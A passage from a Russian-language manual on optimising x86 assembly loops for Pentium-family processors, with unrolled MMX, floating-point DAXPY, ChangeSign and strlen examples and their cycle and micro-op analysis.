Этот цикл занимает 4 такта, потому что инструкция PADDB не спаривается с 'ADD ESI, 8'. (Инструкция MMX с доступом к памяти не может спариваться с не-MMX инструкцией или с другой инструкцией MMX с доступом к памяти). Можно избавиться от 'ADD ESI, 8', используя в качестве индекса ECX, но это приведет к задержке AGI.

Так как затраты на управление циклом значительны, мы можем захотеть развернут цикл.

```
.data
ALIGN   8
ADDENTS DQ      0202020202020202h   ; значение, добавляемое к 8 байтам
times
A       DD       ?                   ; адрес массива байтов
N       DD       ?                   ; количество итераций
.code
      MOVQ    MM2, [ADDENTS]
      MOV     ESI, [A]
      MOV     ECX, [N]
      MOVQ    MM0, MM2
      MOVQ    MM1, MM2
L3:   PADDB   MM0, [ESI]
      PADDB   MM1, [ESI+8]
      MOVQ    [ESI], MM0
      MOVQ    MM0, MM2
      MOVQ    [ESI+8], MM1
      MOVQ    MM1, MM2
      ADD     ESI, 16
      DEC     ECX
      JNZ     L3
      EMMS
```

Этот развернутый цикл занимает 6 тактов на выполнение при обработке 16 байтов. Инструкции PADDB не спариваются. Две ветви перемешаны, чтобы избежать задержки сохранения.

Использование инструкций MMX приводит к большим потерям, если вместе с ними используются инструкции с плавающей запятой, поэтому могут быть ситуации, когда 32-битные регистры будут предпочтительнее.

6.25.1.10. Циклы с инструкциями с плавающей запятой (P1 и PMMX). Методы оптимизации циклов с инструкциями с плавающей запятой аналогичны инструкциям с целочисленными аргументами, хотя инструкции с плавающей запятой могут пересекаться, но не спариваться.

Возьмем следующий код на языке C:

```
int i, n;
double *X;
double * Y;
double DA;
    for (i=0; i<n; i++)  Y[i] = Y[i] - DA * X[i];
```

Он является ключевым участком при решении линейных уравнений (алгоритм DAXPY).

```
DSIZE   = 8                                  ; размер данных
      MOV     EAX, [N]                       ; количество элементов
      MOV     ESI, [X]                       ; указатель на X
      MOV     EDI, [Y]                       ; указатель на Y
      XOR     ECX, ECX
      LEA     ESI, [ESI+DSIZE*EAX]           ; указывает на конец X
      SUB     ECX, EAX                       ; -N
      LEA     EDI, [EDI+DSIZE*EAX]           ; указывает на конец Y
      JZ      SHORT L3                       ; тестируем N == 0 или нет
      FLD     DSIZE PTR [DA]
      FMUL    DSIZE PTR [ESI+DSIZE*ECX]      ; DA * X[0]
      JMP     SHORT L2                       ; переходим к циклу
L1:   FLD     DSIZE PTR [DA]
      FMUL    DSIZE PTR [ESI+DSIZE*ECX]      ; DA * X[i]
      FXCH                                   ; получаем старый резуль
      FSTP    DSIZE PTR [EDI+DSIZE*ECX-DSIZE] ; сохраняем Y[i]
L2:   FSUBR   DSIZE PTR [EDI+DSIZE*ECX]      ; вычитаем из Y[i]
      INC     ECX                            ; увеличиваем значение
                                             ; индекса на 1
      JNZ     L1                             ; цикл
      FSTP    DSIZE PTR [EDI+DSIZE*ECX-DSIZE] ; сохраняем последний
                                             ; результат
L3:
```

Здесь используются те же методы, что и в примере пункта 6.25.1.5: четчик цикла в качестве индекса и последовательность отрицательных значений от –N до 0. Конец выполнения одной операции пересекается с началом выполнени другой.

Смешение различных инструкций плавающей запятой работает прекрасно: задержка в 2 такта между FMUL и FSUBR заполняется FSTP предыдущего результата. Задержка в 3 такта между FSUBR и FSTP заполняется инструкциями управления циклом и первыми двумя инструкциями следующей итерации. Задержки AGI удалось избежать благодаря чтению в первом такте после изменения индекса только тех параметров, которые от индекса не зависят.

Это решение занимает 6 тактов на операцию!

6.25.1.11. Развертывание циклов с инструкциями с плавающей запятой (P1 и PMMX). Цикл DAXPY, развернутый в 3 раза, довольно сложен:

Пример

```
DSIZE = 8                                        ; размер данных
IF DSIZE EQ 4
SHIFTCOUNT = 2
ELSE
SHIFTCOUNT = 3
ENDIF
      MOV     EAX, [N]                           ; количество элементов
      MOV     ECX, 3*DSIZE                       ; погрешность счетчика
      SHL     EAX, SHIFTCOUNT                    ; DSIZE*N
      JZ      L4                                 ; N = 0
      MOV     ESI, [X]                           ; указатель на X
      SUB     ECX, EAX                           ; (3-N)*DSIZE
      MOV     EDI, [Y]                           ; указатель на Y
      SUB     ESI, ECX                           ; конец указателя - погрешнос
      SUB     EDI, ECX
      TEST    ECX, ECX
      FLD     DSIZE PTR [ESI+ECX]                ; первый X
      JNS     SHORT L2                           ; меньше чем 4 операции
L1:   FMUL    DSIZE PTR [DA]
      FLD     DSIZE PTR [ESI+ECX+DSIZE]
      FMUL    DSIZE PTR [DA]
      FXCH
      FSUBR   DSIZE PTR [EDI+ECX]
      FXCH
      FLD     DSIZE PTR [ESI+ECX+2*DSIZE]
      FMUL    DSIZE PTR [DA]
      FXCH
      FSUBR   DSIZE PTR [EDI+ECX+DSIZE]
      FXCH    ST(2)
      FSTP    DSIZE PTR [EDI+ECX]
      FSUBR   DSIZE PTR [EDI+ECX+2*DSIZE]
      FXCH
      FSTP    DSIZE PTR [EDI+ECX+DSIZE]
      FLD     DSIZE PTR [ESI+ECX+3*DSIZE]
      FXCH
      FSTP    DSIZE PTR [EDI+ECX+2*DSIZE]
      ADD     ECX, 3*DSIZE
      JS      L1                                 ; цикл
L2:   FMUL    DSIZE PTR [DA]                     ; завершаем оставшуюся операц
      FSUBR   DSIZE PTR [EDI+ECX]
      SUB     ECX, 2*DSIZE                       ; изменяем погрешность указател
      JZ      SHORT L3                           ; закончили
      FLD     DSIZE PTR [DA]                     ; начинаем новую операцию
      FMUL    DSIZE PTR [ESI+ECX+3*DSIZE]
      FXCH
      FSTP    DSIZE PTR [EDI+ECX+2*DSIZE]
```

```
        FSUBR   DSIZE PTR [EDI+ECX+3*DSIZE]
        ADD     ECX, 1*DSIZE
        JZ      SHORT L3                 ; закончили
        FLD     DSIZE PTR [DA]
        FMUL    DSIZE PTR [ESI+ECX+3*DSIZE]
        FXCH
        FSTP    DSIZE PTR [EDI+ECX+2*DSIZE]
        FSUBR   DSIZE PTR [EDI+ECX+3*DSIZE]
        ADD     ECX, 1*DSIZE
L3:     FSTP    DSIZE PTR [EDI+ECX+2*DSIZE]
L4:
```

Причина, по которой рассматривается вопрос, как развернуть цикл в три раза, не в том, чтобы порекомендовать подобный подход, а в том, чтобы продемонстррровать, как это сложно! Нужно быть готовым провести значительное количество времени, отлаживая и проверяя код со степенью развертывания меньше 4. Есть несколько проблем, о которых нужно позаботиться: в большинстве случаев невозможно устранить все задержки в цикле с инструкциями плавающей запятой, если только не свернуть его (т. е. в конце цикла будут операции, выполнение которых закончится в конце следующего повторения). Последний FLD в основном цикле примера является началом первой операции в следующей итерации. Неплохо сделать реализацию, с методикой пунктов 6.25.1.8 и 6.25.1.9, но это не рекомендуется делать с инструкциями плавающей запятой, потому что чтение дополнительного значения за границей массива может сгенерировать исключение ненормализованного операнда, если после массива не находится число с плавающей запятой. Чтобы избежать этого, приходиться делать по крайней мере на одну операцию больше после основного цикла.

Количество операций, которое необходимо выполнить снаружи развернутого цикла, как правило, будет равно N MODULE R, где N – количество операций, а R – коэффициент развернутости цикла. Но в случае со свернутым циклом, нужно сделать на одну операцию больше, то есть (N-1) MODULO R + 1 в силу вышеуказанных причин.

Обычно подготовительные операции выполняются до основного цикла, но здесь необходимо делать их позже в силу двух причин: одна причина - это забота об оставшемся операнде (из-за свертывания). Другая причина состоит в том, что вычисление количества дополнительных операций требует деления, если R не является степенью 2-х, а деление занимает много времени. Дополнительные операции после основного цикла решают эту проблему.

Другая задача – это высчитать, как влиять на счетчик цикла, чтобы он изменил знак в правильный момент, и привести в порядок базовые указатели. Наконец, следует убедиться, что оставшийся от свертывания операнд был обработан верно для всех значений N.

Эпилоговый код, делающий 1 – 3 операции, можно организовать как отдельный цикл, но при этом появится неправильное предсказание, поэтому решение представленное выше быстрее.

Теперь рассмотрим, насколько проще разворачивать цикл на 4 операции.


```
DSIZE   = 8                                   ; размер данных
        MOV     EAX, [N]                      ; количество элементов
        MOV     ESI, [X]                      ; указатель на X
        MOV     EDI, [Y]                      ; указатель на Y
        XOR     ECX, ECX
        LEA     ESI, [ESI+DSIZE*EAX]          ; указывает на конец X
        SUB     ECX, EAX                      ; -N
        LEA     EDI, [EDI+DSIZE*EAX]          ; указывает на конец Y
        TEST    AL,1                          ; тестируем N на нечетност
        JZ      SHORT L1
        FLD     DSIZE PTR [DA]                ; делаем нечетную операцию
        FMUL    DSIZE PTR [ESI+DSIZE*ECX]
        FSUBR   DSIZE PTR [EDI+DSIZE*ECX]
        INC     ECX                           ; увеличиваем значение счетчи
        FSTP    DSIZE PTR [EDI+DSIZE*ECX-DSIZE]
L1:     TEST    AL,2                 ; можно ли сделать еще 2 операции
        JZ      L2
        FLD     DSIZE PTR [DA]       ; N MOD 4 = 2 или 3. Делаем еще д
        FMUL    DSIZE PTR [ESI+DSIZE*ECX]
        FLD     DSIZE PTR [DA]
        FMUL    DSIZE PTR [ESI+DSIZE*ECX+DSIZE]
        FXCH
        FSUBR   DSIZE PTR [EDI+DSIZE*ECX]
        FXCH
        FSUBR   DSIZE PTR [EDI+DSIZE*ECX+DSIZE]
        FXCH
        FSTP    DSIZE PTR [EDI+DSIZE*ECX]
        FSTP    DSIZE PTR [EDI+DSIZE*ECX+DSIZE]
        ADD     ECX, 2                        ; счетчик не делится 4
L2:     TEST    ECX, ECX
        JZ      L4                            ; больше операций нет
L3:     FLD     DSIZE PTR [DA]
        FLD     DSIZE PTR [ESI+DSIZE*ECX]
        FMUL    ST,ST(1)
        FLD     DSIZE PTR [ESI+DSIZE*ECX+DSIZE]
        FMUL    ST,ST(2)
        FLD     DSIZE PTR [ESI+DSIZE*ECX+2*DSIZE]
        FMUL    ST,ST(3)
        FXCH    ST(2)
        FSUBR   DSIZE PTR [EDI+DSIZE*ECX]
        FXCH    ST(3)
        FMUL    DSIZE PTR [ESI+DSIZE*ECX+3*DSIZE]
        FXCH
        FSUBR   DSIZE PTR [EDI+DSIZE*ECX+DSIZE]
        FXCH    ST(2)
        FSUBR   DSIZE PTR [EDI+DSIZE*ECX+2*DSIZE]
```

```
        FXCH
        FSUBR   DSIZE PTR [EDI+DSIZE*ECX+3*DSIZE]
        FXCH    ST(3)
        FSTP    DSIZE PTR [EDI+DSIZE*ECX]
        FSTP    DSIZE PTR [EDI+DSIZE*ECX+2*DSIZE]
        FSTP    DSIZE PTR [EDI+DSIZE*ECX+DSIZE]
        FSTP    DSIZE PTR [EDI+DSIZE*ECX+3*DSIZE]
        ADD     ECX, 4                ; увеличиваем значение индекса на 4
        JNZ     L3                    ; цикл
L4:
```

Обычно довольно легко добиться отсутствия задержек в цикле, развернутом на 4, и нет нужды в свертывании последней операции. Количество дополнительных операций, которые нужно сделать за пределами основного цикла равно N MODULO 4, что можно легко посчитать без деления, просто протестировав два младших бита в N. Дополнительные операции делаются до основного цикла, а не после, чтобы сделать обработку счетчика цикла проще.

Недостаток развертывания циклов в том, что дополнительные операции, выполняемые за пределами цикла медленнее из-за несовершенного пересечения и возможных неправильных предсказаний переходов, а потери при первой загрузке кода выше из-за возросшего размера кода.

В качестве основной рекомендации, можно принять то, что если N велико или если сворачивание цикла без развертывания не может удалить некоторых задержек, следует развернуть критические целочисленные циклы в два раза, а циклы с инструкциями плавающей запятой в 4 раза.

6.25.2. Циклы в PPro, P2 и P3

В предыдущей части раздела (6.25.1) описывалось, как использовать свертывание и развертывание циклов, чтобы улучшить спаривание в P1 и PMMX. На PPro, P2 и P3 нет никакой причины делать это благодаря механизму переупорядочевания инструкций. Но здесь есть другие проблемы, о которых надо заботиться, связанные с границами БДИ и задержкой чтения регистров.

6.25.2.1. Рассмотрим те же примеры, что и в первой части раздела 6.25: процедуру, которая считывает целые числа из массива, изменяет их знак, и сохраняет результаты в другой массив.

На C эта процедура выглядела бы так:

```
void ChangeSign (int * A, int * B, int N)
{
    int i;
    for (i=0; i<N; i++) B[i] = -A[i];
}
```


Ее ассемблерный вариант:

```
_ChangeSign PROC NEAR
        PUSH    ESI
        PUSH    EDI
A       EQU     DWORD PTR [ESP+12]
B       EQU     DWORD PTR [ESP+16]
N       EQU     DWORD PTR [ESP+20]
        MOV     ECX, [N]
        JECXZ   L2
        MOV     ESI, [A]
        MOV     EDI, [B]
        CLD
L1:     LODSD
        NEG     EAX
        STOSD
        LOOP    L1
L2:     POP     EDI
        POP     ESI
        RET
_ChangeSign     ENDP
```

Это выглядит как довольно красивое решение, но, естественно, не самое оптималь ное, потому что он использует инструкции LOOP, LODSD и STOSD, которые генериру ют много мопов. Одна итерация цикла занимает 6 – 7 тактов, если все данные находятс в кэше первого уровня. Если избегать данных инструкций, получим:

```
        MOV     ECX, [N]
        JECXZ   L2
        MOV     ESI, [A]
        MOV     EDI, [B]
ALIGN   16
L1:     MOV     EAX, [ESI]        ; len=2, p2rESIwEAX
        ADD     ESI, 4            ; len=3, p01rwESIwF
        NEG     EAX               ; len=2, p01rwEAXwF
        MOV     [EDI], EAX        ; len=2, p4rEAX, p3rEDI
        ADD     EDI, 4            ; len=3, p01rwEDIwF
        DEC     ECX               ; len=1, p01rwECXwF
        JNZ     L1                ; len=2, p1rF
L2:
```

Комментарии интерпретируются следующим образом: инструкция 'MOV EAX,[ESI два байта длиной, генерирует один моп для порта 2, который читает ESI и пишет (пере именовывает) в EAX. Эта информация требуется для анализа возможных узких мест.

Сначала проанализируем раскодировку инструкций (разд. 6.14): одна из инструкций генерирует два мопа ('MOV [EDI],EAX'). Эта инструкция должна попасть в декодер D0. Есть три раскодировываемые группы в цикле, поэтому его можно раскодировать за 3 такта.

Теперь посмотрим на доставку инструкций (разд. 6.15): если границы между БДИ не дадут первым трем инструкциям раскодироваться вместе, тогда будет три раскодировываемые группы в последнем БДИ, поэтому в следующем повторении БДИ начнется с первой инструкции, там где это нужно, и задержка возникнет только в первом повторении. Худшим вариантом будет 16-байтная граница и граница БДИ в одной из следующих трех инструкций. Это сгенерирует задержку в один такт и приведет к тому, что в следующем повторении первый БДИ будет выровнен на 16 и проблема будет повторяться каждую итерацию. В результате время доставки будет равно 4 тактам на итерацию (а не 3). Есть два пути предотвратить подобный вариант развития событий: первый метод заключается в том, чтобы контролировать расположение 16-байтных границ. Другой, проще: так как во всем цикле только 15 байт кода, можно избежать 16-байтных границ, выровняв цикл на 16, как показано выше. Тогда весь цикл будет умещаться в один БДИ, поэтому никакого дальнейшего анализа доставки инструкций не потребуется.

Третья проблема – это задержки чтения регистров (разд. 6.16). В этом цикле не читается ни один регистр, еслн, по крайней мере, несколько тактов назад в него не была произведена запись.

Четвертая проблема – это выполнение инструкций (разд. 6.17). Подсчитывая мопы, предназначающиеся разным портам, имеем: порт 0 или 1: 4 мопа порт 1 : 1 моп порт 2: 1 моп порт 3: 1 моп порт 4: 1 моп. Предположив, что мопы, которые могут пойти в порт 0 или 1, распределяются оптимальным образом, время выполнения будет равно 2.5 такта на итерацию.

И последний анализ, который необходимо провести, – это вывод из обращения (разд. 6.18). Так как количество мопов в цикле не кратно 3, слоты вывода из обращения не будут использоваться оптимальным образом, когда переход будет выводиться из обращения через первый слот. Время, необходимое для вывода из обращения, равно количеству мопов, деленное на 3 и округленное в сторону ближайшего целого числа. Это дает 3 такта для вывода из обращения.

В заключение, цикл, представленный выше, может выполняться за 3 такта на итерацию, если код цикла выровнен на 16. Предполагается, что условный переход предсказывается каждый раз, кроме выхода из цикла.

Использование одного и того же регистра для счетчика и индекса, и последнее значение счетчика равно нулю (PPro, P2 и P3).

```
MOV     ECX, [N]
MOV     ESI, [A]
MOV     EDI, [B]
LEA     ESI, [ESI+4*ECX]        ; указывает на конец массива A
LEA     EDI, [EDI+4*ECX]        ; указывает на конец массива B
NEG     ECX                     ; -N
```



```
        JZ      SHORT L2
ALIGN 16
L1:     MOV     EAX, [ESI+4*ECX]        ; len=3, p2rESIrECXwEAX
        NEG     EAX                     ; len=2, p01rwEAXwF
        MOV     [EDI+4*ECX], EAX        ; len=3, p4rEAX, p3rEDIrECX
        INC     ECX                     ; len=1, p01rwECXwF
        JNZ     L1                      ; len=2, p1rF
L2:
```

Количество мопов было снижено до 6. Базовые указатели указывают на конец массивов, поэтому индекс можно увеличивать от отрицательных значений до нуля.

6.25.2.1.1. Раскодировка. В этом цикле две раскодировываемые группы, поэтому раскодировка пройдет в два такта.

6.25.2.1.2. Доставка инструкций. Цикл всегда занимает, по крайней мере, на один такт больше, чем количество 16-байтных блоков. Так как в нем только 11 байт кода, их можно уместить в один БДИ. Выровняв цикл на 16, можно быть уверенным, что уместится в один 16-байтный блок, поэтому возможно осущесвить доставку за 2 такта.

6.25.2.1.3. Задержки чтения регистров. Регистры ESI и EDI читаются, но не модифицируются внутри цикла. Поэтому эти считывания будут осуществляться из постоянных регистров, но не в одном триплете. Регистры EAX, ECX и флаги модифицируются внутри цикла и считываются до того, как они записываются обратно, поэтому чтения постоянных регистров не будет, т. е. можно сделать заключение, что задержек чтения регистров нет.

6.25.2.1.4. Выполнение. Порты 0 или 1: 2 моп порт 1: 1 моп порт 2: 1 моп порт 3: моп порт 4: 1 моп Время выполнения: 1.5 такта.

6.25.2.1.5. Вывод из обращения. 6 мопов = 2 такта.

Заключение: этот цикл занимает только два такта на итерацию.

Если используются абсолютные адреса вместо ESI и EDI, тогда цикл будет занимать 3 такта, потому что он не сможет уместиться в один 16-байтный блок.

6.25.2.2. Развертывание цикла (PPro, P2 и P3). Следующий пример развертывает рассматриваемый цикл в два раза, что означает выполнение двух операций за раз, и меньшее в два раза количество проходов.

Пример

```
MOV     ECX, [N]
MOV     ESI, [A]
MOV     EDI, [B]
SHR     ECX, 1                  ; N/2
JNC     SHORT L1                ; тестируем N на нечетность
MOV     EAX, [ESI]              ; делаем нечетный раз
ADD     ESI, 4
NEG     EAX
```

```
        MOV     [EDI], EAX
        ADD     EDI, 4
L1:     JECXZ   L3
ALIGN   16
L2:     MOV     EAX, [ESI]        ; len=2, p2rESIwEAX
        NEG     EAX               ; len=2, p01rwEAXwF
        MOV     [EDI], EAX        ; len=2, p4rEAX, p3rEDI
        MOV     EAX, [ESI+4]      ; len=3, p2rESIwEAX
        NEG     EAX               ; len=2, p01rwEAXwF
        MOV     [EDI+4], EAX      ; len=3, p4rEAX, p3rEDI
        ADD     ESI, 8            ; len=3, p01rwESIwF
        ADD     EDI, 8            ; len=3, p01rwEDIwF

        DEC     ECX               ; len=1, p01rwECXwF
        JNZ     L2                ; len=2, p1rF
L3:
```

В этом примере пункта 6.25.2.1 инструкции управления циклом (т. е. изменение значений указателей и счетчика, а также переход назад) занимал 4 мопа, а реальная работа занимала 4 мопа.

При разворачивании цикла в два раза, анализируя доставку инструкций в этом цикле, видно, что новый БДИ начинается с инструкции 'ADD ESI, 8', следовательно, она пойдет в декодер D0. Поэтому цикл раскодировывается за 5 тактов, а не за 4, как хотелось бы. Можно решить эту проблему, заменив предыдущую инструкцию'MOV [EDI+4],EAX' на более длинную.

```
MOV [EDI+9999],EAX     ; создаем инструкцию с большим смещением
ORG $-4
DD 4                   ; изменяем смещение на 4
```

Это заставит новый БДИ начаться с длинной инструкции 'MOV [EDI+4]', поэтому время раскодировки сейчас близко к 4 тактам. Оставшаяся свободная часть конвейера может обрабатывать 3 мопа за такт, поэтому ожидаемое время выполнения равно 4 тактам или 2 тактам на операцию.

Тестирование этого решения показало, что в реальности оно занимает немного больше (4.5 такта за итерацию). Вероятно, это связано с неоптимальной перегруппировкой мопов. Возможно, ROB не смог найти оптимального порядка выполнения. Проблемы подобного рода непредсказуемы, и только тестирование может выявить их. Можно помочь ROB сделать часть перегруппировки.

```
ALIGN   16
L2:     MOV     EAX, [ESI]        ; len=2, p2rESIwEAX
        MOV     EBX, [ESI+4]      ; len=3, p2rESIwEBX
        NEG     EAX               ; len=2, p01rwEAXwF
        MOV     [EDI], EAX        ; len=2, p4rEAX, p3rEDI
        ADD     ESI, 8            ; len=3, p01rwESIwF
        NEG     EBX               ; len=2, p01rwEBXwF
        MOV     [EDI+4], EBX      ; len=3, p4rEBX, p3rEDI
        ADD     EDI, 8            ; len=3, p01rwEDIwF
        DEC     ECX               ; len=1, p01rwECXwF
        JNZ     L2                ; len=2, p1rF
L3:
```


Цикл теперь выполняется за 4 такта на итерацию. Также была решена проблема с БДИ. Это стоило дополнительного регистра, потому здесь не используются преимущества переименования регистров.

6.25.2.3. Развертывание более чем в 2 раза. Развертка циклов рекомендуется, когда инструкции по управлению циклами занимают значительную часть общего времени выполнения. В примере пункта 6.25.2.2 они занимают только 2 мопа, поэтому выгода будет невелика, но тем не менее рассмотрим, как его развернуть, просто ради упражнения.

'Настоящая работа' равна 4 мопам, на управление циклом уходит 2 мопа. Развернув его, получаем 2*4+3 = 10 мопов. Время вывода из обращения будет равно 10/3, огругляем в сторону ближайшего целого, получается 4 такта. Эти вычисления показывают, что разворачивание ничего не дает.

```
        MOV     ECX, [N]
        SHL     ECX, 2              ; количество, которое нужно
                                    ; обработать
        MOV     ESI, [A]
        MOV     EDI, [B]
        ADD     ESI, ECX            ; указываем на конец массива A
        ADD     EDI, ECX            ; указываем на конец массива B
        NEG     ECX                 ; -4*N
        TEST    ECX, 4              ; тестируем N на нечетность
        JZ      SHORT L1
        MOV     EAX, [ESI+ECX]      ; N нечетно. Делаем нечетный раз
        NEG     EAX
        MOV     [EDI+ECX], EAX
        ADD     ECX, 4
L1:     TEST    ECX, 8              ; Тестируем N/2 на нечетность
        JZ      SHORT L2
        MOV     EAX, [ESI+ECX]      ; N/2 нечетно. Делаем два
                                    ; дополнительных раза
        NEG     EAX
        MOV     [EDI+ECX], EAX
        MOV     EAX, [ESI+ECX+4]
        NEG     EAX
        MOV     [EDI+ECX+4], EAX
        ADD     ECX, 8
L2:     JECXZ   SHORT L4
ALIGN   16
```

```
L3:     MOV     EAX, [ESI+ECX]          ; len=3, p2rESIrECXwEAX
        NEG     EAX                     ; len=2, p01rwEAXwF
        MOV     [EDI+ECX], EAX          ; len=3, p4rEAX, p3rEDIrECX
        MOV     EAX, [ESI+ECX+4]        ; len=4, p2rESIrECXwEAX
        NEG     EAX                     ; len=2, p01rwEAXwF
        MOV     [EDI+ECX+4], EAX        ; len=4, p4rEAX, p3rEDIrECX
        MOV     EAX, [ESI+ECX+8]        ; len=4, p2rESIrECXwEAX
        MOV     EBX, [ESI+ECX+12]       ; len=4, p2rESIrECXwEAX
        NEG     EAX                     ; len=2, p01rwEAXwF
        MOV     [EDI+ECX+8], EAX        ; len=4, p4rEAX, p3rEDIrECX
        NEG     EBX                     ; len=2, p01rwEAXwF
        MOV     [EDI+ECX+12], EBX       ; len=4, p4rEAX, p3rEDIrECX
        ADD     ECX, 16                 ; len=3, p01rwECXwF
        JS      L3                      ; len=2, p1rF
L4:
```

БДИ распределяются так, как нужно. Время раскодировки равно 6 тактам.

Задержки чтения регистров являются здесь проблемой, так как ECX выводится из обращения в конце цикла, а нужно читать ESI, EDI и ECX. Инструкции были перегруппированы так, чтобы избежать чтения ESI в конце цикла во избежание задержки чтения регистра. Другими словами, причина перегруппировки инструкций и использования дополнительного регистра отличается от пункта 6.25.2.2.

Здесь 12 мопов и цикл выполняется за 6 тактов на итерацию или 1.5 такта на операцию.

Можете рассмотреть возможность использования более чем двух операций за одно повторение, чтобы снизить количество действий, необходимых для организации цикла. Но так как в большинстве случаев время, требуемое для выполнения таких действий, можно снизить только на один такт, то разворачивание цикла в четыре раза, а не в два, сохранит только 1/4 такта на операцию, что вряд ли стоит усилий, которые будут на это потрачены. Только в случае если N очень велико, стоит думать о разворачивании цикла в четыре раза.

Недостатки слишком большого разворачивания цикла следующие:

- необходимо посчитать N MODULO R, где R – это коэффициент разворачивания, и сделать N MODULO R операций до или после основного цикла, чтобы выполнить недостающее количество операций. На это уйдет дополнительный код и плохо предсказуемые операции условного перехода. И, конечно, тело цикла станет больше;
- участок кода обычно выполняется в первый раз гораздо дольше, и чем больше код, тем больше будут связанные с этим потери, особенно если N невелико;
- значительное увеличение кода делает работу с кэшем менее эффективной.

Использование коэффициента развертывания, не являющегося степенью 2, делает вычисление N MODULO R довольно трудным и, как правило, не рекомендуется, если только N не кратно R. Пример пункта 6.25.1.13 показывает, как разворачивать в 3 раза.

6.25.2.3. Обработка нескольких 8-ми или 16-ти битных операндов одновременно в х битных регистрах (PPro, P2 или P3). Иногда возможно обрабатывать четыре байта раз в одном 32-битном регистре. Следующий пример добавляет 2 ко всем элемент массива байтов.

Пример

```
        MOV     ESI, [A]            ; адрес массива байтов
        MOV     ECX, [N]            ; количество элементов в массиве байто
        JECXZ   L2
ALIGN   16
        DB   7  DUP (90H)           ; 7 NOP'ов выравнивания

L1:     MOV     EAX, [ESI]          ; читаем четыре байта
        MOV     EBX, EAX            ; копируем в EBX
        AND     EAX, 7F7F7F7FH      ; получаем 7 нижних бит каждого бай
        XOR     EBX, EAX            ; получаем наивысший бит каждого байта
        ADD     EAX, 02020202H      ; добавляем значение ко всем байтам
        XOR     EBX, EAX            ; снова комбинируем биты
        MOV     [ESI], EBX          ; сохраняем результат
        ADD     ESI, 4              ; увеличиваем значение указателя
        SUB     ECX, 4              ; понижаем значение счетчика
        JA      L1                  ; цикл
L2:
```

Следует обратить внимание, что перед прибавлением 2 сохраняется старший б каждого байта, чтобы не испортить его значение (если результат сложения для конкр ного байта превысит 256.

Этот цикл в идеальном случае занимает 4 такта на итерацию, но в реальном – может занять немного больше из-за цепочки зависимости и трудностей с перегруппиро кой. На P2 и P3 можно это делать еще более эффективно, используя регистры MMX.

Следующий пример находит длину строки, заканчивающейся нулем. Он гораз быстрее, чем REPNE SCASB.

Пример

```
_strlen PROC    NEAR
        PUSH    EBX
        MOV     EAX,[ESP+8]         ; получаем указатель на строку
        LEA     EDX,[EAX+3]         ; указатель+3 используется в кон
L1:     MOV     EBX,[EAX]           ; читаем первые 4 байта
        ADD     EAX,4               ; повышаем значение указателя
        LEA     ECX,[EBX-01010101H] ; вычитаем 1 из каждого байта
        NOT     EBX                 ; инвертируем все байты
        AND     ECX,EBX             ; и эти два
        AND     ECX,80808080H       ; тестируем все биты
```

```
    JZ      L1                  ; нет нулевых байтов, продолжаем цикл
    MOV     EBX,ECX
    SHR     EBX,16
    TEST    ECX,00008080H       ; тестируем первые два байта
    CMOVZ   ECX,EBX             ; сдвигаем вправо, если не впервых
                                ; двух байтах
    LEA     EBX,[EAX+2]
    CMOVZ   EAX,EBX
    SHL     CL,1                ; используем флаг переноса, чтобы
                                ; избежать ветвления
    SBB     EAX,EDX             ; высчитываем длину
    POP     EBX
    RET
_strlen ENDP
```

Этот цикл занимает 3 такта на каждую итерацию, тестируя 4 байта. Строка, разумеется, должна быть выравнена на 4 байта. Код может считать несколько байт из памяти, находящейся за концом строки, поэтому строка не должна находиться на границе сегмента.

Обработка 4-байт за раз может быть довольно сложной. Код использует формулу, которая генерирует ненулевое значение для байта только тогда, когда байт равен нулю. Это делает возможным протестировать все четыре байта за одну операцию.

6.25.2.4. Циклы с инструкциями MMX (P2 и P3). С помощью инструкций MMX можно сравнивать 8 байт за одну операцию.

```
_strlen PROC    NEAR
        PUSH    EBX
        MOV     EAX,[ESP+8]
        LEA     EDX,[EAX+7]
        PXOR    MM0,MM0
L1:     MOVQ    MM1,[EAX]       ; len=3 p2rEAXwMM1
        ADD     EAX,8           ; len=3 p01rEAX
        PCMPEQB MM1,MM0         ; len=3 p01rMM0rMM1
        MOVD    EBX,MM1         ; len=3 p01rMM1wEBX
        PSRLQ   MM1,32          ; len=4 p1rMM1
        MOVD    ECX,MM1         ; len=3 p01rMM1wECX
        OR      ECX,EBX         ; len=2 p01rECXrEBXwF
        JZ      L1              ; len=2 p1rF
        MOVD    ECX,MM1
        TEST    EBX,EBX
        CMOVZ   EBX,ECX
        LEA     ECX,[EAX+4]
        CMOVZ   EAX,ECX
        MOV     ECX,EBX
        SHR     ECX,16
        TEST    BX,BX
        CMOVZ   EBX,ECX
        LEA     ECX,[EAX+2]
```



```
        CMOVZ   EAX,ECX
        SHR     BL,1
        SBB     EAX,EDX
        EMMS
        POP     EBX
        RET
_strlen ENDP
```

В этом цикле 7 мопов для порта 0 и 1, что дает среднее время выполнения 3. такта на итерацию. Тесты показали 3.8 тактов, что говорит о том, что ROB справля ется с ситуацией достаточно хорошо, несмотря на цепочку зависимости, котора равна 6 мопам. Тестирование 8 байтов за время меньшее, чем 4 такта гораздо быст рее, чем выполнение инструкции REPNE SCASB.

6.25.2.5. Циклы с инструкциями с плавающей запятой (PPro, P2 и P3). Методы опти мизирования циклов с плавающей запятой примерно те же, что и для целочисленны циклов, однако нужно остерегаться цепочек зависимости из-за долгого времени выпол нения инструкций.

Следующий код на языке C под названием DAXPY:

```
int i, n;  double * X;  double * Y;  double DA;
for (i=0; i<n; i++)  Y[i] = Y[i] - DA * X[i];
```

его ассемблер выглядит следующим образом:

```
DSIZE   = 8                             ; размер данных (4 or 8)
        MOV     ECX, [N]                ; количество элементов
        MOV     ESI, [X]                ; указатель на X
        MOV     EDI, [Y]                ; указатель на Y
        JECXZ   L2                      ; проверяем, равняется ли N нулю
        FLD     DSIZE PTR [DA]          ; загружаем DA вне цикла
ALIGN   16
        DB    2 DUP (90H)               ; 2 NOP'а для выравнивания
L1:     FLD     DSIZE PTR [ESI]         ; len=3 p2rESIwST0
        ADD     ESI,DSIZE               ; len=3 p01rESI
        FMUL    ST,ST(1)                ; len=2 p0rST0rST1
        FSUBR   DSIZE PTR [EDI]         ; len=3 p2rEDI, p0rST0
        FSTP    DSIZE PTR [EDI]         ; len=3 p4rST0, p3rEDI
        ADD     EDI,DSIZE               ; len=3 p01rEDI
        DEC     ECX                     ; len=1 p01rECXwF
        JNZ     L1                      ; len=2 p1rF
        FSTP    ST                      ; сбрасываем DA
L2:
```

